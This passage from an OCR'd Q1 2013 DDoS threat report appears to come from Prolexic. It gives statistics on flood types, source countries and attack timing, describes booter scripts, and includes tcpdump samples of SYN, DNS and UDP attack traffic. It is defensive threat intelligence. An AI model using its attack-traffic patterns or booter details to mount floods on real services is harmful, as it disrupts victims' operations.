
This section will examine the technical detail behind the protocols that were used in these attacks.

Throughout the fall and winter of 2012, there was a developing underground trend where both researchers and malicious actors would target DDoS-as-a-Service websites that utilized booter scripts. The DDoS-as-a-Service provider's web application source code and database structure would be obtained, and the results were often leaked into the public realm. PLXsert researchers were able to identify over a half dozen publicly available booter script control panel suites.

Upon further analysis, it was determined that the majority of the popular DDoS-as-a-Service websites would utilize the same public PHP scripts, making use of slight modifications to the payment processing options. By default, most DDoS services providers only accept PayPal, however there are custom underground coding services that offer to design payment-processing portals for more anonymous forms of e-currency, such as the peer-to-peer currency Bitcoin.

(continued on next page)

Total Attack Types (Q1 2013) (continued)



Infrastructure (Layer 3 & 4)

The majority of the infrastructure attacks came in the form of SYN floods, which consisted of 25.83 percent of all infrastructure traffic. SYN floods continue to be a popular and effective attack type due to the simplicity of how the attack executes, the ability to spoof origin IP addresses, and the fact that many of DDoS botnets have SYN flooding capabilities as a primary functionality.

The second most popular type of infrastructure attack type came in the form of UDP floods. The UDP packet is a stateless packet and also remains a favorite of malicious actors due to the ease of which attacks can be launched. An increasingly popular method of sending UDP attack traffic has been through the use of booters, which are PHP scripts deployed on web servers. Booters were the subject of a previous PLXsert Threat Advisory issued in April 2012.

Application (Layer 7)

The majority of application (Layer 7) attacks came in the form of HTTP GET floods, making up approximately 19.33 percent of the total. This can be partially attributed to the fact that the majority of commercial and public DDoS kits make use of GET floods as their standard method of attack. GET floods are potent because they overwhelm the application running the web server and the flood may initially appear to be legitimate traffic, requiring additional mitigation controls to be implemented.

The second most popular types of Application (Layer 7) attack came in the forms of HTTP POST floods and SSL GET floods, each making up approximately 1.43 percent of attack traffic. HTTP POST floods are also featured in many DDoS crimeware kits, and enable attackers to POST large amounts of data to the application. SSL GET floods add an additional strain to the victim web servers as processing power is utilized to decrypt incoming traffic.

The multiple DDoS as a Service websites will often specify the type of attack options available and Layer 7 attacks are among the more popular choices. For example, a DDoS-as-a-Service website will make use of several web servers that have the Slowloris script installed, which acts as a Layer 7 flood tool. Traditionally, it has been used as a standalone DoS tool, however malicious actors have bundled it as an option into their booter suites.

Comparison: Attack Types (Q1 2012, Q4 2012, Q1 2013)

Increase in DNS Attack Traffic

Trending data points to an increase of DNS attacks that can be observed in the comparison of Q1 2012 (2.50 percent), Q4 2012 (4.67 percent), and Q1 2013 (6.97 percent). This represents an increase of over 200 percent in the last year.

DNS attacks are usually directed at organizations with large infrastructures where oversight or misconfiguration of this service can cause severe impact to selected targets.

The increasing deployment of high-speed bandwidth to remote global regions has enabled the exponential growth of Internet usage and along with that Internet services. A proliferation of DNS servers, many poorly configured, and other protocol based services was the natural evolutionary step and the result has been the reuse of old attack methods that have not lost their effectiveness, but actually gained strength with the availability of fast and inexpensive bandwidth.

Decrease in ICMP Floods

Prolexic data shows a decrease in use of ICMP floods as an attack vector in Q1 2012 (19.65 percent), Q4 2012 (18.04 percent), and Q1 2013 (15.53 percent). These types of attacks are focused on Layer 3 and are relatively easy to launch and mitigate.

ICMP floods are often launched with tools such as hping or custom perl scripts that have been deployed on compromised machines. ICMP floods have also sometimes been observed being used in tandem with basic SYN floods as well. This particular method of use seems to be losing popularity as more effective and stealthy methods of DDoS attacks are available.

Amplification Attacks Favored

Amplification attacks present an added layer of sophistication as the attackers must spoof the source IPs of requests within the named protocol attack vector and direct misconfigured or unprotected servers at attack victims to amplify the responses directed to the primary target.


Based on collected data, an increasing trend can be seen by the percentages of SYN and UDP attacks rendered in the graphic. Data shows SYN floods in Q1 2012 (24.66 percent), Q4 2012 (24 percent), Q1 2013 (25.83 percent) respectively, and UDP floods with Q1 2012 (15.41 percent), Q4 2012 (15.46 percent), Q1 2013 (16.32 percent). If we were to add both protocols in terms of percentage in every quarter we can see that both together represent the most used attack vectors, accounting for 40 percent of attack activity.

Layer 7 Attacks as a Significant Attack Vector

GET flood attacks consistently appear in the quarterly data including Q1 2012 (20.42 percent), Q4 2012 (20.61 percent), Q1 2013 (19.33 percent). Layer 7 attacks are more difficult to mitigate and require deep packet inspection technologies.

(continued on next page)


Comparison: Attack Types (Q1 2012, Q4 2012, Q1 2013) (continued)



Total Attacks per Week (Q1 2012 vs. Q1 2013)

As seen in the graphic below, the week of March 19th represented the largest increase in attack activity with a 306 percent increase compared to Q1 2012. In addition, the week of March 26th shows an increase of 154 percent compared to the same period last year.

These peaks of activity are skewed by ongoing DDoS campaigns against many U.S.-based financial services organizations. These campaigns may spread to different industry sectors in the current year as the current DDoS threatscape is evolving with new and improved attack tools and a renewed supply/demand ecosystem that makes it very profitable for malicious actors.



Top Ten Source Countries (Q1 2013)


The first quarter shows China as the leader of botnet activity with 40.68 percent of sourced botnet activity. This was a significant drop from last quarter, where China represented over half (55.44 percent) of all maliciously sourced DDoS traffic. The United States was in second place with 21.88 percent, Germany at 10.59 percent, Iran with 5.51 percent, and India at 5.01 percent. The inclusion of Brazil (4.73 percent) this quarter further validates the steady increase of botnet activity in South America. Though not included in the top ten, four additional countries from South America are included in the top 40 within this category.

Other additions to this quarter versus Q4 2012 are Vietnam (2.61 percent) and Canada (2.19 percent) rounding out the top 10. PLXsert logged malicious bots from a total of 237 country codes in Q1 2013.

Prolexic has seen a steady pattern of country sourced botnet traffic across many quarters. Iran though, has not been included in the top 10 source countries before. It is expected that countries with the largest network infrastructures would have more incidents of botnet infection, so the appearance of Iran at number four definitely stands out.

Countries that have vast and extensive infrastructures are typically more susceptible to being selected as targets by malicious groups. There are also other factors involved in being targeted, such as web applications that are vulnerable and accessibility to large numbers of web servers. Another example is hosting providers that are slow to respond to malware clean-up requests and those perceived as out of reach for international authorities.

These factors present a fertile ground for malicious actors and organized crime to harvest bots that are being used for multiple purposes. These can be controlled and deployed at will to paying customers, effectively creating an ecosystem of DDoS-as-a-Service.




Comparison: Top Ten Source Countries (Q1 2012, Q4 2012, Q1 2013)

The illustration listed below represents a vertical comparison of top ten source countries of malicious activity within three different time periods. China (40.68 percent) continues this quarter in first place, however the United States (21.88 percent) made a dramatic rise into second place this quarter compared to Q4 2012. This increase of comprised hosts is directly related to the botnet framework called BroDoS. The continued strength of this botnet includes the modification of infection methods that are targeting web-hosting providers in the United States.

Germany has remained consistent averaging 8.98 percent over a one-year time span. The Russian Federation continues to show a significant reduction as a source country of botnet attacks according to PLXsert intelligence. An historically active region for hosting DDoS campaigns, the Russian Federation went from third place (13.42 percent) in Q1 2012 to not making the top ten for the last two quarters. Other noted countries that have decreased in overall botnet activity in Q1 2013 are Egypt (3.30 percent) and India (5.01 percent), which has dropped almost 100 percent since Q1 2012.

In Q1 2013, the following countries show an increase in botnet activity: United States (21.88 percent), Germany (10.59 percent), Iran (5.51 percent), Brazil (4.73 percent), Vietnam (2.61 percent), and Canada (2.19 percent).

As DDoS continues to become a more popular form of malicious activity, the security community should expect to see more botnets being constructed in regions around the world. This has been validated through the tracking of DDoS activity over the course of 10 years. This leaves the security community with the increasingly challenging task of sanitizing infected hosts participating in DDoS attacks.




Comparison: Attack Campaign Start Time per Day (Q1 2012, Q4 2012, Q1 2013)

The graph below indicates the average start time for DDoS campaigns that were launched against Prolexic's infrastructure. Distribution of attacks per start time shows a skewed difference towards the upper part of the GMT continuum. Prolexic observed a notable peak of activity starting at 14:00 hours GMT and remaining equal or above average activity until 23:00 hours. This is a change from Q4 2012 where the peak activity distribution looks more like a bell curve, with DDoS campaigns increasing at 8:00 GMT, peaking at 11:00 GMT and then declining.

Malicious actors will choose a range of hours based on inflicting the highest possible damage to business operations of a target. The hour distribution represents distinct targets being attacked mostly after 14:00 GMT which in United States eastern standard time (EST) translates to 10:00 AM and continuing at a high rate until 23:00, which translates to 7:00 PM eastern standard time (EST) and 4:00 PM pacific standard time (PST).

This time frame of attacks focuses on the primary hours of business for both the East and West Coast of the United States with the highest activity at 18:00 GMT, which translate to 2:00 PM EST and 11:00 AM PST. The highest percentage of DDoS campaigns this quarter also correlate to enterprises whose targeted infrastructure is located in the United States.



Highlighted Campaigns of Q1 2013

Case 1: Enterprise Organization

Summary


Prolexic is retained by an enterprise organization, which was targeted with a DDoS attack of significant proportions. Attack traffic peaked at 130 Gbps, which was routed through various global Prolexic data centers. The architecture of the attack consisted of thousands of compromised servers hosting web vulnerable applications. These infected hosts contained PHP booter script files that received commands via PHP eval() statements, which in turned generated several attack signatures. The attacks targeted a distinct number of services, including HTTP, HTTPS, and DNS.

The analysis below will go over the technical details of the incoming attack vectors.

Attack Campaign Metrics

Attack Types: SYN Flood, UDP Flood, and DNS Attacks
Peak Bits Per Second: 130.2 Gbps
Peak Packets Per Second: 94 Mpps
Destination Ports: 53, 80, 443

Malicious Source Traffic Distribution



Syn Flood: Port 80

14:28:31.448739 IP x.x.x.x.34022 > xxx.xxx.xxx.xxx.80: S 3582268762:3582268762(0) win 5840 <mss 1460,sackOK,timestamp 450422861 0,nop,wscale 7>
14:28:31.448742 IP x.x.x.x.35985 > xxx.xxx.xxx.xxx.80: S 3100683672:3100683672(0) win 14600 <mss 1460,sackOK,timestamp 3204823938 0,nop,wscale 7>
14:28:31.448746 IP x.x.x.x.40853 > xxx.xxx.xxx.xxx.80: S 2087368191:2087368191(0) win 14600 <mss 1460,sackOK,timestamp 2268941596 0,nop,wscale 7>

DNS Recursive Query Flood: Port 53

14:38:30.217754 IP x.x.x.x.57709 > xxx.xxx.xxx.xxx.53: 23+ A? www.domain.com. (352)
14:38:30.217758 IP x.x.x.x.48166 > xxx.xxx.xxx.xxx.53: 23+ A? www.domain.com. (352)
14:38:30.217761 IP x.x.x.x.51778 > xxx.xxx.xxx.xxx.53: 23+ A? www.domain.com. (352)

DNS Flood Variant(s): Port 53

15:06:44.584663 IP x.x.x.x.43111 > xxx.xxx.xxx.xxx.53: 11822 update [b2&3=0x2e2e] [11822a] [11822q] [11822n] [11822au][ldomain]
18:29:28.491124 IP x.x.x.x.49233 > xxx.xxx.xxx.xxx.53: 11822 update [b2&3=0x2e2e] [11822a] [11822q] [11822q] [11822n] [11822au][ldomain]
0x0000: 4500 0594 4cb0 4000 3211 8674 7ac9 4743 E...L.@.2..tz.GC
0x0010: aba2 0286 c051 0035 0580 7dec 2e2e 2e2e .....Q.5..}.....
0x0020: 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e ....
0x0030: 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e ....
0x0040: 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e 2e2e ....
0x0050: 2e2e .

UDP Flood: Various Ports

15:47:56.799662 IP x.x.x.x.59371 > xxx.xxx.xxx.xxx.427: UDP, length 637
15:47:56.799665 IP x.x.x.x.59886 > xxx.xxx.xxx.xxx.372: UDP, length 288
15:47:56.799667 IP x.x.x.x.53637 > xxx.xxx.xxx.xxx.1018: UDP, length 520
15:47:56.799678 IP x.x.x.x.51049 > xxx.xxx.xxx.xxx.517: UDP, length 1021
15:47:56.799679 IP x.x.x.x.44458 > xxx.xxx.xxx.xxx.428: UDP, length 637
15:47:56.799765 IP x.x.x.x.62952 > xxx.xxx.xxx.xxx.503: UDP, length 1125

Syn Attack: Combination Port 80 / 443

16:06:45.588464 IP x.x.x.x.43201 > xxx.xxx.xxx.xxx.80: S 4033985943:4033985943(0) win 14600 <mss 1460,sackOK,timestamp 718642077 0,nop,wscale 7>
16:06:45.588480 IP x.x.x.x.44939 > xxx.xxx.xxx.xxx.443: S 4185809158:4185809158(0) win 5840 <mss 1460,sackOK,timestamp 154382772 0,nop,wscale 7>
